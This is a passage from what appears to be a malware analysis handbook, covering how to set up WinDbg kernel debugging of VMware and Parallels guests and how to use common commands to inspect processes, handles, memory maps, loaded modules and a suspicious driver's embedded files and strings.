
<sup>3</sup>[http://www.microsoft.com/whdc/driver/tips/Debug\\_Vista.msp](http://www.microsoft.com/whdc/driver/tips/Debug_Vista.msp)

## RECIPE 14-3: DEBUG A VMWARE WORKSTATION GUEST (ON WINDOWS)

This recipe assumes that you run VMware Workstation on a Windows host operating system (the debugger), and you want to explore the kernel of one of your VMware guests (the target). Here are the steps to getting your machines configured properly:

1. On your Windows host, install the Microsoft debuggers and the symbol package for your target's operating system.

2. Enable the debug boot switch on your target, as described in Recipe 14-2. After the changes, shut down the target.
3. With the target powered down, you can add a new virtual serial device. Follow these steps:
  - a. Click Edit virtual machine configuration.
  - b. On the Hardware tab, click Add.
  - c. Select Serial Port and click Next.
  - d. Select Output to named pipe and click Next.
  - e. Enter a name for the pipe, or accept the default of `\\.\pipe\com_1`.
  - f. Select This end is the server.
  - g. Select The other end is an application.
  - h. Place a check in the Connect at power on box.
  - i. Place a check in the Yield on CPU poll box.
  - j. Verify your settings with Figure 14-4.




**Figure 14-4:** Adding a virtual serial port in VMware

4. Power on the target, and choose the debugger-enabled operating system, as described in Recipe 14-2.
5. Launch WinDbg from your Windows host operating system using the following syntax:

```
C:\WinDDK\7600~\Debuggers> windbg -k com:pipe,port=\\.\pipe\com_1
```

6. Once you see the WinDbg application, press Ctrl+Break, or click Debug ⇄ Break on the menu. You should see the welcome screen, as shown in Figure 14-5.



**Figure 14-5:** The debugger's welcome screen


You can now skip to Recipe 14-5 to begin using the debugger.

## RECIPE 14-4: DEBUG A PARALLELS GUEST (ON MAC OS X)

Debugging between two virtual machines requires a few extra steps compared with Recipe 14-3. In this recipe, you'll learn how to set up a remote debugging connection between guests using Parallels on Mac OS X. To start, you need two virtual machines running Windows.

1. Dedicate one of your virtual machines as the debugger and one as the target. You might want to rename the target "Windows—Debug Target" or something similar so you don't get them mixed up.
2. On the debugging system, install the Microsoft debuggers and symbols for the target's operating system.
3. Enable the debug boot switch on your target, as described in Recipe 14-2.
4. Power down both virtual machines.
5. Add a serial device to the target by following these steps:
  - a. Click Configure to bring up the virtual machine's configuration.
  - b. Click the + icon to add hardware.
  - c. Choose Serial Port and click Continue.
  - d. Choose Socket and click Continue.

- e. Enter a name for the Socket (`/tmp/com_1` by default, which is fine).
  - f. Make sure the Mode is Server and click Add Device.
6. Add a serial device to the debugging system. To do this, follow the same steps as you did for the target, but for step f, make sure the Mode is Client and click Add Device. Verify that your target's configuration appears like Figure 14-6 and that your debugging system's configuration appears similar, but with Client selected instead of Server.



**Figure 14-6:** Adding a virtual serial port in Parallels

7. Power on the target, and choose the debugger-enabled operating system, as described in Recipe 14-1.
8. Launch WinDbg from your debugging system using the following syntax:  

```
C:\WinDDK\7600.16385.0\Debuggers> windbg -k
```
9. Once you see the WinDbg application, press Ctrl+Break, or click Debug ⇄ Break on the menu. You should see the welcome screen, as shown in Figure 14-5.

You can now continue to Recipe 14-5 to begin using the debugger.

## RECIPE 14-5: INTRODUCTION TO WINDBG COMMANDS AND CONTROLS

This recipe introduces you to some of the common WinDbg commands and things you need to know before beginning a debugging session.

### Configuring Symbols

You should always configure symbols at the start of your debugging session. If you installed the symbol packages for your target's operating system onto your debugging system, then you'll need to know the path to where you put them (default is C:\symbols or C:\windows\symbols). Then issue the following command:

```
kd> .sympath c:\windows\symbols
```

Otherwise, you can download symbols as needed by pointing WinDbg to Microsoft's online symbol server.

```
kd> .sympath "SRV* http://msdl.microsoft.com/download/symbols"
```

When you're done, reload the symbols so WinDbg can access them.

```
kd> .reload
```

### Creating Log Files

You can create log files of your commands and the corresponding output. Log files are useful because a single command can generate hundreds of lines of output. Additionally, months from now, you might not always remember exactly what you typed. The following commands show you how to enable logging for your debugging session:

```
kd> .logopen c:\test.log
Opened log file 'c:\test.log'

[... type your commands here ...]

kd> .logclose
Closing open log file c:\test.log
```

### Locating Functions and Variables

You can use the `x` (examine symbols) command to locate symbols, such as functions exported by kernel drivers, functions exported by user-mode DLLs, and global variables. The syntax is `x [module]![symbol]` and you can use asterisks as wildcards. The following example searches the `nt` module (the name of the kernel executive) for functions related to mutexes:

```
kd> x nt!*mutex*
804d7690 nt!_imp_ExReleaseFastMutex = <no type information>
```

```
8055f900 nt!MmSectionBasedMutex = <no type information>
8055a160 nt!KiGenericCallDpcMutex = <no type information>
8055f920 nt!MmSectionCommitMutex = <no type information>
[...]
```

The following command looks in any loaded kernel module for functions related to notification events:

```
kd> x *!*notify*
8058a950 nt!NtNotifyChangeDirectoryFile = <no type information>
80612b0a nt!FsRtlNotifyCompletion = <no type information>
80561500 nt!PspCreateProcessNotifyRoutineCount = <no type information>
80554a04 nt!SepRmNotifyMutex = <no type information>
8068eb38 nt!PsImageNotifyEnabled = <no type information>
[...]
b2f04dc7 tcpip!AddrChangeNotifyRequest = <no type information>
b2f2eef6 tcpip!TcpSynAttackNotifyCcb = <no type information>
b2f08eb3 tcpip!IPNotifyClientsIPEvent = <no type information>
[...]
bf8c1ad2 win32k!NtUserNotifyProcessCreate = <no type information>
bf8bfc08 win32k!xxxUserNotifyProcessCreate = <no type information>
bf8acbf win32k!DeviceCDROMNotify = <no type information>
```

You can also perform reverse lookups on an address to see if any symbols exist at the address or if any symbols exist at nearby addresses. For example, in the output that follows, 8062d880 is an address between PsSetCreateProcessNotifyRoutine and PsSetCreateThreadNotifyRoutine in the nt module:

```
kd> ln 8062d880
(8062d7b6) nt!PsSetCreateProcessNotifyRoutine+0xca
(8062d88d) nt!PsSetCreateThreadNotifyRoutine
```

## Printing Objects/Structures

You can use the `dt` (display type) command to display type information for data structures and kernel objects. If you know the address in memory where a given structure or object exists, then you can have WinDbg parse the structure's members accordingly. If you pass the `-r` switch, then `dt` will recursively parse any nested structures. The following commands show the format of a PEB structure and then apply it to a particular process's PEB.

```
kd> dt _PEB
ntdll!_PEB
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged : UChar
+0x003 SpareBool : UChar
+0x004 Mutant : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
[...]
```

```

kd> !process 0 0
PROCESS 820ddda0 SessionId: 0 Cid: 0e30 Peb: 7ffde000
      ParentCid: 02a8 DirBase: 1710d000 ObjectTable: e1b809a8
      HandleCount: 16.
      Image: logon.scr
[...]

kd> .process /r /p 820ddda0

kd> dt _PEB 7ffde000
ntdll!_PEB
+0x000 InheritedAddressSpace : 0 ''
+0x001 ReadImageFileExecOptions : 0 ''
+0x002 BeingDebugged : 0 ''
+0x003 SpareBool : 0 ''
+0x004 Mutant : 0xffffffff
+0x008 ImageBaseAddress : 0x01000000
[...]
```

Here are a few structures and data types that you should become familiar with before an in-depth kernel debugging session. You will frequently run into functions that read or write these data types, so it's important to get familiar with them ahead of time. To view them in WinDbg, use the `dt` command followed by their name, as shown in Table 14-1.

**Table 14-1:** Common `dt` Commands

Command	Description
<code>_EPROCESS</code>	The executive process block
<code>_ETHREAD</code>	The executive thread block
<code>_PEB</code>	The process environment block
<code>_TEB</code>	The thread environment block
<code>_UNICODE_STRING</code>	Structure for wide character strings
<code>_DRIVER_OBJECT</code>	Structure for drivers
<code>_LIST_ENTRY</code>	The linking component in doubly linked lists
<code>_LARGE_INTEGER</code>	Structure for 64-bit numbers
<code>_CLIENT_ID</code>	Structure for process ID and thread ID pairs
<code>_POOL_HEADER</code>	Structure that describes kernel pool allocations
<code>_OBJECT_HEADER</code>	Structure that describes kernel objects
<code>_FILE_OBJECT</code>	Structure for file objects
<code>_CONTEXT</code>	Structure that describes a thread's state and registers

## Formatting Data

You can print the data you find in memory using various formats. For example, the `db` command displays data as hex bytes and ASCII characters, the `dd` command displays data as double-word values, and the `da/du` commands display ASCII and Unicode strings, respectively. Here is an example dump using the address of the `PEB` from the preceding output:

```
kd> dd 7ffde000
7ffde000  00000000 ffffffff 01000000 00181e90
7ffde010  00020000 00000000 00080000 7c980600
7ffde020  7c901000 7c9010e0 00000001 7e412970
7ffde030  00000000 00000000 00000000 00000000
7ffde040  7c9805c0 000003ff 00000000 7f6f0000
7ffde050  7f6f0000 7f6f0688 7ffb0000 7ffc1000
7ffde060  7ffd2000 00000001 00000000 00000000
7ffde070  079b8000 ffffe86d 00100000 00002000
```

Assuming you only want to print the `ImageBase` value of the `PEB`, you can add the appropriate offset to the `PEB` base address and use the `L` parameter to control how many elements to display:

```
kd> dd 7ffde000+8 L1
7ffde008  01000000
```

The following example shows you how to display a hex + ASCII dump for a string. You can see that the string contains a `\x00` byte between each character, which indicates it is a Unicode string.

```
kd> x nt!*sz*
805cc7cc nt!szDaylightBias = <no type information>
805cc7b0 nt!szDaylightName = <no type information>

kd> db nt!szDaylightBias
805cc7cc  4400610079006c00-6900670068007400 D.a.y.l.i.g.h.t.
805cc7dc  4200690061007300-000000002a535953 B.i.a.s.....*SYS
805cc7ec  54454d2a00000000-00000000e7030000 TEM*.....

kd> du nt!szDaylightBias
805cc7cc  "DaylightBias"
```

## Printing Registers

You can print all registers at once with the `r` (registers) command, or specify an individual register such as `r eax`.

```
kd> r
eax=00000001 ebx=001f3475 ecx=80551fac edx=000003f8 esi=0000004a
edi=65f73b22
eip=804e3592 esp=f861f84c ebp=f861f85c iopl=0  nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000202
```



```
kd> r eax
eax=00000001
```

The following command shows the contents of the zero flag:

```
kd> r zf
zf=0
```

You can modify the contents of registers by simply assigning them a new value, like this:

```
kd> r eax=2

kd> r eax
eax=00000002
```

## Searching Memory

You can search for a pattern of bytes in kernel or user-mode memory by using the `s` (search memory) command. The following example shows you how to locate potentially embedded executables by searching for the MZ header within a suspicious kernel driver.

```
kd> lm n
start      end          module name
804d7000 806ed700      nt          ntoskrnl.exe
806ee000 8070e300      hal         halaacpi.dll
b1ff1000 b2016880 windev_11a2_5d2d windev-11a2-5d2d.sys
b2180000 b21c0a80      HTTP        HTTP.sys
b25a9000 b25fa880      srv          srv.sys

kd> s -d b1ff1000 Lb2016880-b1ff1000 0x00905a4d
b1ff1000 00905a4d 00000003 00000004 0000ffff MZ.....
b1ff2340 00905a4d 00000003 00000004 0000ffff MZ.....
```

The first command determined the start and end address of a kernel driver named `windev-11a2-5d2d.sys`. The second command used the search function to find a double-word (`-d`) sized value of `0x00905a4d` (`MZ\x90\x00`) anywhere in the driver's memory. It found one occurrence at `b1ff1000`, which is the base of the driver—an expected result. It found a second occurrence at `b1ff2340`, which is not expected—it indicates the driver has another PE file embedded in its body. For more information about finding executable images and extracting them with WinDbg, see Cody Pierce's Mindshare<sup>4</sup> blog entry.

You can search for ASCII strings with the `-a` flag or Unicode strings with the `-u` flag. In these cases, the strings in memory do not have to be NULL-terminated to match. Here's an example of searching for the term "Windows" anywhere in the suspicious driver:

```
kd> s -a b1ff1000 Lb2016880-b1ff1000 "Windows"
b200ad9f 57696e646f77735c-495453746f726167 Windows\ITStorag
b200e278 57696e646f77734e-5420332e35310000 WindowsNT 3.51..
```

```

b200e288 57696e646f777320-3935000057696e64 Windows 95..Wind
b200e294 57696e646f777320-4e5420342e300000 Windows NT 4.0..
b200e2a4 57696e646f777320-3938000057696e64 Windows 98..Wind
b200e2b0 57696e646f777320-4d65000057696e25 Windows Me..Win%
b200e2d0 57696e646f777320-3230303000000000 Windows 2000....
b200e2e0 57696e646f777320-5850000057696e64 Windows XP..Wind
b200e2ec 57696e646f777320-3230303000000000 Windows 2003....
b200e2fc 57696e646f777320-5669737461000000 Windows Vista...

```

You can also extract ASCII or Unicode strings by using the `s-sa` or `s-su` commands, respectively. The following command lists all ASCII strings in the driver that are at least six characters long. The value in brackets specifies the length—it is a lowercase `L` followed by the number 6.

```

kd> s -[L6]sa b1ff1000 Lb2016880-b1ff1000
b1ff104d "!\This program cannot be run in D"
b1ff106d "OS mode."
b1ff135f "`\.rdata"
b1ff1387 "@.data"
b1ff13d8 ".reloc"
b1fF1414 "EventListener is EXITED, %d"
b1ff238d "!\This program cannot be run in D"
b200adc8 "config"
b200add0 "\windev-peers.ini"
b200ade4 "[blacklist]"
b200e0e4 "contract@"
b200e0f8 "anyone@"
b200e100 "update"
b200e110 "f-secu"
b200e118 "rating@"
b200e120 "@microsoft"
b200e620 "Content-Type: application/x-www-"
b200e640 "form-urlencoded"
b200e814 "FORMAT"
b200e81c "COLLECTION"
[...]
```

## NOTE

If you plan to repeatedly search memory for the same terms, or if your WinDbg search is too slow or malware prevents your debugger from attaching, then you might be better off dumping memory and scanning it with a Volatility plug-in (see Recipe 16-6).

## Controlling the Debugger

Table 14-2 shows commands that can assist you in controlling the execution of a program or kernel driver.

**Table 14-2:** Commands that Control Program Execution

Command	Description
g [breakaddress]	Go. Starts executing a current process or thread until the program ends, the optional [breakaddress] instruction is reached, or another event causes execution to stop.
p [count]	Step. Executes [count] instructions (or one instruction if [count] is not specified). If subroutines are encountered, this command treats the call as a single instruction and essentially steps over them.
pa <stopaddress>	Step to address
pt	Step to next return
t [count]	Trace. Executes [count] instructions (or one instruction if [count] is not specified). If subroutines are encountered, this command traces each instruction in the subroutine.
ta <stopaddress>	Trace to address
tt	Trace to next return
u [address]	Unassemble instructions at address (or starting at EIP if no address is specified)
uf [address]	Unassemble all instructions in a given function (uf shows a disassembly of the current function where EIP points)
bp <location>, bu <location>, bm <location>	Set a software breakpoint. The location parameter can be an absolute address (0x400020), an address relative to a register (eip+800), or a symbol (nt!ZwClose).
bl	List breakpoints
bc [number]	Clear a breakpoint

For a more comprehensive list of commands and their arguments, see one of the following resources:

- WinDbg From A to Z<sup>5</sup>
- WinDbg Thematically Grouped Command Sheet<sup>6</sup>
- The debugger.chm file distributed with Microsoft's debuggers or Windows Driver Kit

<sup>4</sup><http://dvlabs.tippingpoint.com/blog/2008/11/06/mindshare-finding-executable-images-in-windbg>

<sup>5</sup><http://windbg.info/doc/2-windbg-a-z.html>

<sup>6</sup><http://windbg.info/doc/1-common-cmds.html>

## RECIPE 14-6: EXPLORING PROCESSES AND PROCESS CONTEXTS

As previously mentioned, you'll rarely use a kernel debugger to *only* debug kernel drivers. In most cases, you'll be switching back and forth between drivers and processes to understand how components in user mode interact with components in kernel mode. This recipe shows some techniques for investigating processes.

### Listing Active Processes

You can use the `!process` command to print information about active processes. As the first parameter, you can specify the address of an `EPROCESS` structure to print a single process, or zero to print all processes. The second parameter indicates the level of detail you want about the process. The following command prints the smallest amount of detail about all processes:

```
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS 823c8830 SessionId: none Cid: 0004 Peb: 00000000
ParentCid: 0000
DirBase: 00039000 ObjectTable: e1000cf8 HandleCount: 442.
Image: System

PROCESS 823823e0 SessionId: none Cid: 0260 Peb: 7ffde000
ParentCid: 0004
DirBase: 0a85d000 ObjectTable: e100d098 HandleCount: 19.
Image: smss.exe

PROCESS 8222b1b0 SessionId: 0 Cid: 0290 Peb: 7ffde000
ParentCid: 0260
DirBase: 0c973000 ObjectTable: e15c5af0 HandleCount: 375.
Image: csrss.exe

[...]
```

In the output, you can see the following fields:

- `Cid`: The process ID
- `Peb`: The address of the Process Environment Block
- `ParentCid`: The process ID of the process's parent
- `DirBase`: The directory table (used for translation between virtual and physical addresses)
- `ObjectTable`: The handle table (see upcoming section on listing handles)

If you wanted to get the extended details about the `csrss.exe` process, you could specify the address of its `EPROCESS` block and increase the level of information like this:

```
kd> !process 8222b1b0 1
PROCESS 8222b1b0 SessionId: 0 Cid: 0290 Peb: 7ffde000
```

```

ParentCid: 0260
DirBase: 0c973000 ObjectTable: e15c5af0 HandleCount: 375.
Image: csrss.exe
VadRoot 820d5940 Vads 109 Clone 0 Private 293. Modified 959.
    Locked 0.
DeviceMap e1004470
Token                                e14c9478
ElapsedTime                          09:10:13.437
UserTime                             00:00:00.265
KernelTime                           00:00:00.718

```

[...]

Because the kernel organizes process objects in a linked list, you can create your own version of `!process` using the generic `!list` command. For example, let's say you want to print the name and process ID for each process on the system. First, you'll need to determine the offsets for the linked list, process ID, and file name fields in the `EPROCESS` block:

```

kd> dt _EPROCESS
ntdll!_EPROCESS
+0x000 Pcb                : _KPROCESS
+0x06c ProcessLock        : _EX_PUSH_LOCK
+0x070 CreateTime         : _LARGE_INTEGER
+0x078 ExitTime           : _LARGE_INTEGER
+0x080 RundownProtect     : _EX_RUNDOWN_REF
+0x084 UniqueProcessId    : Ptr32 Void
+0x088 ActiveProcessLinks : _LIST_ENTRY
[...]
+0x174 ImageFileName      : [16] UChar

```

Once you know the offsets, you can use them in a command like this:

```

kd> !list "-t ntdll!_LIST_ENTRY.Flink -x \"db /c 8 @$extret-88+174 L16;
      dd @$extret-88+84 L1\" nt!PsActiveProcessHead"

```

```

823c89a4 53 79 73 74 65 6d 00 00 System.. ; ImageFileName
823c89ac 00 00 00 00 00 00 00 00 .....
823c89b4 00 00 00 00 00 00 .....
823c88b4 00000004 ; UniqueProcessId

82382554 73 6d 73 73 2e 65 78 65 smss.exe ; ImageFileName
8238255c 00 00 00 00 00 00 00 00 .....
82382564 00 00 00 00 00 00 ..... ; UniqueProcessId
82382464 00000260

8222b324 63 73 72 73 73 2e 65 78 csrss.ex ; ImageFileName
8222b32c 65 00 00 00 00 00 00 00 e.....
8222b334 00 00 00 00 00 00 .....
8222b234 00000290 ; UniqueProcessId

```

[...]

The parameters for `!list` tell the command to start walking a linked list starting at `nt!PsActiveProcessHead` (a symbol in the `nt` module that points to the start of the process list). The command will iterate until it wraps back around to the beginning of the list or when it reaches a `NULL` entry. We have also indicated that it should use `db` to print the process name and `dd` to print the process ID. The `@$extret` variable contains the address of the list entry for each member of the list. Because the list entry starts at offset 88 within the `EPROCESS` block, you have to subtract 88 from `@$extret` to find the `EPROCESS` base. Then, to find the process ID and name fields, you add 84 and 174, respectively.

## Switching Process Contexts

As you may know, each process has a unique “view” of user mode memory. Therefore, commands like `dd 401000` are ambiguous, and you must first switch into the context of the process whose memory you want to view. Otherwise, you’ll see the data at 401000 (or just the question mark (?) characters if the address isn’t valid) in a different process than you expect. For example, consider the following commands, which print the same address in different process contexts:

```
kd> .process /r /p 82216c08
Implicit process is now 82216c08
.cache forcedecodeuser done

kd> dd 401000 L4
00401000 77dd7cc9 77dd7cb8 77dd7305 77dd819e

kd> .process /r /p 820ddda0
Implicit process is now 820ddda0
.cache forcedecodeuser done

kd> dd 401000 L4
00401000 ???????? ???????? ???????? ????????
```

As you can see, 401000 is valid in the context of one process, but not the other.

## Listing Loaded DLLs

Once you switch to the correct process context, you can list the loaded DLLs using the `!peb` or `!dlls` commands. Because the list of loaded DLLs exists in the `PEB`, either command will work, but they show slightly different information. If you want to enumerate DLLs and then find a particular exported function, you could do something like this:

```
kd> !process 0 0
[...]
PROCESS 820eada0 SessionId: 0 Cid: 02e0 Peb: 7ffde000
ParentCid: 02a8
DirBase: 0d270000 ObjectTable: e15e20d0 HandleCount: 421.
Image: lsass.exe
```

```

kd> .process /r /p 820eada0
Implicit process is now 820eada0
.cache forcedecodeuser done

kd> !peb
PEB at 7ffde000
  InheritedAddressSpace:    No
  ReadImageFileExecOptions: No
  BeingDebugged:            No
  ImageBaseAddress:         01000000
  Ldr:                       00191e90
  Ldr.Initialized:          Yes
  Ldr.InInitializationOrderModuleList: 00191f28 . 00194350
  Ldr.InLoadOrderModuleList: 00191ec0 . 00194340
  Ldr.InMemoryOrderModuleList: 00191ec8 . 00194348
      Base TimeStamp      Module
      1000000 48025186 Apr 13 2008 C:\WINDOWS\system32\lsass.exe
      7c900000 49901d48 Feb 09 2009 C:\WINDOWS\system32\ntdll.dll
      7c800000 49c4f482 Mar 21 2009 C:\WINDOWS\system32\kernel32.dll
      77dd0000 49901d48 Feb 09 2009 C:\WINDOWS\system32\ADVAPI32.dll
      77e70000 49e5f46d Apr 15 2009 C:\WINDOWS\system32\RPCRT4.dll
      77fe0000 4988a20b Feb 03 2009 C:\WINDOWS\system32\Secur32.dll
      75730000 49901d48 Feb 09 2009 C:\WINDOWS\system32\LSASRV.dll
  [...]

kd> x lsasrv!*crypt*
757bcb33 LSASRV!LsaICryptProtectData (<no parameter info>)
757bcc91 LSASRV!LsaICryptUnprotectData (<no parameter info>)

```

The commands locate the address, in the memory of lsass.exe, for any functions in LSASRV.dll that contain the term “crypt.”

## Viewing Process Memory Map

*Virtual Address Descriptors* (VAD) contain information about allocated memory segments in a process. As Chapter 16 discusses in greater detail, the VAD can help you locate hidden or injected code. To find a process’s VadRoot, use the !process command. Then pass the VadRoot value to !vad, like this:

```

kd> !process 823823e0 1
PROCESS 823823e0 SessionId: none Cid: 0260 Peb: 7ffde000
  ParentCid: 0004
  DirBase: 0a85d000 ObjectTable: e100d098 HandleCount: 19.
  Image: smss.exe
  VadRoot 8220e590 Vads 16 Clone 0 Private 29. Modified 9. Locked 0.
  [...]

kd> !vad 8220e590
VAD      level  start      end      commit

```

```

822eb210 ( 1)      0      ff      0 Private      READWRITE
822ec270 ( 2)    100    100      1 Private      READWRITE
822fbd18 ( 3)    110    110      1 Private      READWRITE
822feae0 ( 4)    120    15f      4 Private      READWRITE
822ec0a8 ( 5)    160    25f      6 Private      READWRITE
823008e8 ( 6)    260    26f      6 Private      READWRITE
82302b58 ( 7)    270    2af      4 Private      READWRITE
8237b038 ( 8)    2b0    2ef      4 Private      READWRITE
822fb590 ( 9)    2f0    2f0      1 Private      READWRITE
8220e590 ( 0)   48580   4858e    2 Mapped Exe    EXECUTE_WRITECOPY
8220da58 ( 1)   7c900   7c9b1    5 Mapped Exe    EXECUTE_WRITECOPY
822c0a18 ( 2)    7ffb0   7ffd3    0 Mapped      READONLY
8229c008 ( 6)    7ffdb   7ffdb    1 Private      READWRITE
8229d990 ( 5)    7ffdc   7ffdc    1 Private      READWRITE
822b9838 ( 4)    7ffdd   7ffdd    1 Private      READWRITE
822b7aa8 ( 3)    7ffde   7ffde    1 Private      READWRITE

```

```
Total VADs:      16  average level:      5  maximum depth: 9
```

To calculate the virtual address for each VAD node, you need to multiply the start and end values by 0x1000. Thus, the VAD node at 8220da58 describes the memory at 7c900000–7c9b1000 inside the smss.exe process. According to the output, this memory contains a mapped executable, but it doesn't show exactly which executable. In that case, you can leverage the `!m` command (`vt` is for verbose mode with timestamps) and determine that `ntdll.dll` exists in that space.

```

kd> !m vt a 7c900000
start      end      module name
7c900000 7c9b2000  ntdll
Loaded symbol image file: ntdll.dll
Mapped memory image file:
      c:\windows\symbols\ntdll.dll\49901D48b2000\ntdll.dll
Image path: C:\WINDOWS\system32\ntdll.dll
Image name: ntdll.dll
Timestamp:      Mon Feb 09 07:10:48 2009 (49901D48)
Checksum:       000BC674
ImageSize:      000B2000
Translations:   0000.04b0 0000.04e4 0409.04b0 0409.04e4

```

## Viewing Process Handles

You can list information about a process's open handles using the `!handle` command. The first argument to `!handle` is the handle value (or zero to list all handles) and the second argument is the level of information requested (zero displays the least information and `0xf` displays the most information). The following command lists the least information for all handles in the current process context:

```

kd> !handle 0 0
processor number 0, process 823823e0

```



```

PROCESS 823823e0 SessionId: none Cid: 0260 Peb: 7ffde000
ParentCid: 0004
DirBase: 0a85d000 ObjectTable: e100d098 HandleCount: 19.
Image: smss.exe

```

```

Handle table at e13e9000 with 19 Entries in use
0004: Object: e1005448 GrantedAccess: 000f0003
0008: Object: 822e0d68 GrantedAccess: 00100020 (Inherit)
000c: Object: e17b73c0 GrantedAccess: 001f0001
0010: Object: e161ee80 GrantedAccess: 001f0001
0014: Object: e10044d0 GrantedAccess: 000f000f
0018: Object: e1645030 GrantedAccess: 000f000f
001c: Object: 822396b8 GrantedAccess: 00100001
0020: Object: e163d148 GrantedAccess: 000f0001
0024: Object: e17ac030 GrantedAccess: 000f000f
0028: Object: 8222dbe8 GrantedAccess: 001f0003
002c: Object: 82285480 GrantedAccess: 001f0003
0030: Object: 8222b1b0 GrantedAccess: 001f0fff
0034: Object: 8222b1b0 GrantedAccess: 00000400
0038: Object: e16095f0 GrantedAccess: 001f0001
003c: Object: e1805298 GrantedAccess: 001f0001
0040: Object: e1609820 GrantedAccess: 001f0001
0044: Object: e1fb6eb0 GrantedAccess: 001f0001
0048: Object: 82136800 GrantedAccess: 001f0fff
004c: Object: 821d2a70 GrantedAccess: 00000400

```

Each line in the output shows the handle value, the object's address, and an access mask that describes the level of access granted for the object. As with any handle, the most important facts you'll want to know are the object type (file object, mutex object, and so on) and the object name, if there is one. To find this out, specify a handle value this time when calling `!handle` and increase the level of information to the maximum:

```

kd> !handle 48 f
0048: Object: 82136800 GrantedAccess: 001f0fff Entry: e13e9090
Object: 82136800 Type: (823c8e70) Process
ObjectHeader: 821367e8 (old version)
HandleCount: 15 PointerCount: 336

```


Now you can tell that `handle 48` is for a process object. This means you can find an `EPROCESS` object at `82136800`. Therefore, you should be able to identify the process with the following command:

```

kd> !process 82136800 0
PROCESS 82136800 SessionId: 0 Cid: 02a8 Peb: 7ffdb000
ParentCid: 0260
DirBase: 0cf38000 ObjectTable: e15a1570 HandleCount: 577.
Image: winlogon.exe

```

At this point, you've identified that `handle 48` in `smss.exe` is a handle to the `winlogon.exe` process. As shown in Figure 14-7, the handle value and interpretation is the same value you would see using a tool such as Process Hacker to examine `smss.exe`.



**Figure 14-7:** Process Hacker confirms that handle 48 is for a process named `winlogon.exe`.

RECIPE 14-7: EXPLORING KERNEL MEMORY

This recipe introduces you to some of the WinDbg commands that you'll likely execute when exploring kernel drivers and kernel memory.

Listing Loaded Modules

You can use the `!m` (list modules) command to list loaded modules, along with their start and end addresses in kernel memory and the file name on disk. To receive more information about the PE header values for the loaded module, you can pass the module's base address to `!dh` or `!lmi`.

```
kd> !m f
start      end          module name
804d7000 806ed700    nt          ntoskrnl.exe
806ee000 8070e300    hal         halaacpi.dll
b22c8000 b2308a80    HTTP       \SystemRoot\System32\Drivers\HTTP.sys
b2651000 b26a2880    srv        \SystemRoot\system32\DRIVERS\srv.sys
[...]
```

```

kd> !dh b22c8000

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
    14C machine (i386)
      7 number of sections
